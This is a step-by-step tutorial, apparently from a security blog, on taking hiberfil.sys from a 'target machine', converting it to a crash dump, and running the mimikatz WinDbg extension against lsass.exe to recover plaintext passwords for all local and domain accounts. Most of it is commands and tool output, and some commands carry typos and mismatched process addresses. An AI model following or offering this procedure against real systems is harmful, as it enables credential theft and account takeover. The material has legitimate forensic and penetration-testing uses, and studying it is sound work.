How to Extract Windows User Passwords from Hiberfil.sys

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Mimikatz, a tool that allows to extract Windows credentials as plain text from LSA, is available since 2012. However, besides a well-covered feature of recovering passwords from the memory of a running OS, it has another interesting capability. Further a step-by-step instructions are given, how to easily extract the Windows users credentials data from hiberfil.sys file.

Preparation

To follow these instructions we'll need the following tools:

1. Debugging Tools for Windows (WinDbg)
2. Windows Memory toolkit free edition
3. And mimikatz itself

Instructions

1. Get hiberfil.sys from the target machine.
2. Convert it into a format WinDbg can work with: hibr2dmp.exe


```
d:\temp\hiberfil.sys c:\temp\hiberfil.dmp
```

It can take some time (in our example, it took about 14 hours).

```
Z:\Soft\Security\Forensic\Windows Memory toolkit>hibr2dmp.exe d:\temp\hiberfil.sys2 c:\temp\hiberfil.dmp

  hibr2dmp - 1.0.20100405 - (Professional Edition - Single User Licence)
  Convert Microsoft hibernation files into Microsoft crash dump files.
  Copyright (C) 2007 - 2010, Matthieu Suiche <http://www.msuiche.net>
  Copyright (C) 2009 - 2010, MoonSols <http://www.moonsols.com>
  User ,  ()

Initializing memory descriptors... Done.
Sorting 1508244 entries... 5601 seconds.
Looking for kernel variables... Done.
Loading file... Done.

Rewritting CONTEXT for Windbg...
   -> Context->SegCs at physical address 0x0000000009483F78 modified from 00 into 10
   -> Context->SegDs at physical address 0x0000000009483F7A modified from 00 into 2b
   -> Context->SegEs at physical address 0x0000000009483F7C modified from 00 into 2b
   -> Context->SegFs at physical address 0x0000000009483F7E modified from 00 into 53
   -> Context->SegGs at physical address 0x0000000009483F80 is already equal to 00
   -> Context->SegSs at physical address 0x0000000009483F82 modified from 00 into 18

   [0x000000023C000000 of 0x000000023C000000]
   MD5 = 10C9A99B12C581A5FFBF92E21BF5634F

Total time for the conversion: 807 minutes 55 seconds.
```

3. Run WinDbg and open the file you got in the previous step.File -> Open Crash Dump
4. Set ter the next line:

```
SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
```



You can specify any other directory to which the symbols are to be downloaded instead of c:\symbols

Type the following in the debugger command prompt:

```
0: kd> .reload /n
```

Wait till the symbol download is completed:

```
************** Symbol Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       SRV*c:\symbols*http://msdl.microsoft.com
0: kd> .reload /n
Loading Kernel Symbols
...............................................................
...............................................................
...............................................................
...............
Loading unloaded module list
.............................................
```

5. Specify the path to mimilib.dll. (It is located in the same directory as mimikatz.)

```
0: kd> .load z:\Sft\Security\Password\Mimikatz\x64\mimilib.dll
```

```
0: kd> .load z:\Soft\Security\Passwords\Mimikatz\x64\mimilib.dll

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jan 22 2015 22:16:07)
 .## ^ ##.  Windows build 7601
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     WinDBG extension ! * * */

===================================
#         * Kernel mode *         #
===================================
# Search for LSASS process
0: kd> !process 0 0 lsass.exe
# Then switch to its context
0: kd> .process /r /p <EPROCESS address>
# And finally :
0: kd> !mimikatz
===================================
#          * User mode *          #
===================================
0:000> !mimikatz
===================================
```

6. Find the address of lsass.exe.

```
0: kd> !process 0 0 lsass.exee
```

```
0: kd> !process 0 0 lsass.exe
PROCESS ffffa800a7d9060
    SessionId: 0  Cid: 02dc    Peb: 7fffffdf000  ParentCid: 0290
    DirBase: 1d6c87000  ObjectTable: fffff8a000faa470  HandleCount: 1073.
    Image: lsass.exe
```

In our case the address is as follows: fffffa800a7d9060.

7. Switch the process context.

```
0: kd> .process /r /p ffffa800a7d9060
```

```
0: kd> .process /r /p ffffa800a7d9060
Implicit process is now ffffa800 0a7d9060
Loading User Symbols
...............................................................Unable to read NT module Bas
.....
........
```

8. Run mimikatz and obtain plaint text passwords.

```
0:kd> !mimikatz
```

This way you can extract from the hibernation file passwords of all local and domain accounts, registered in the system.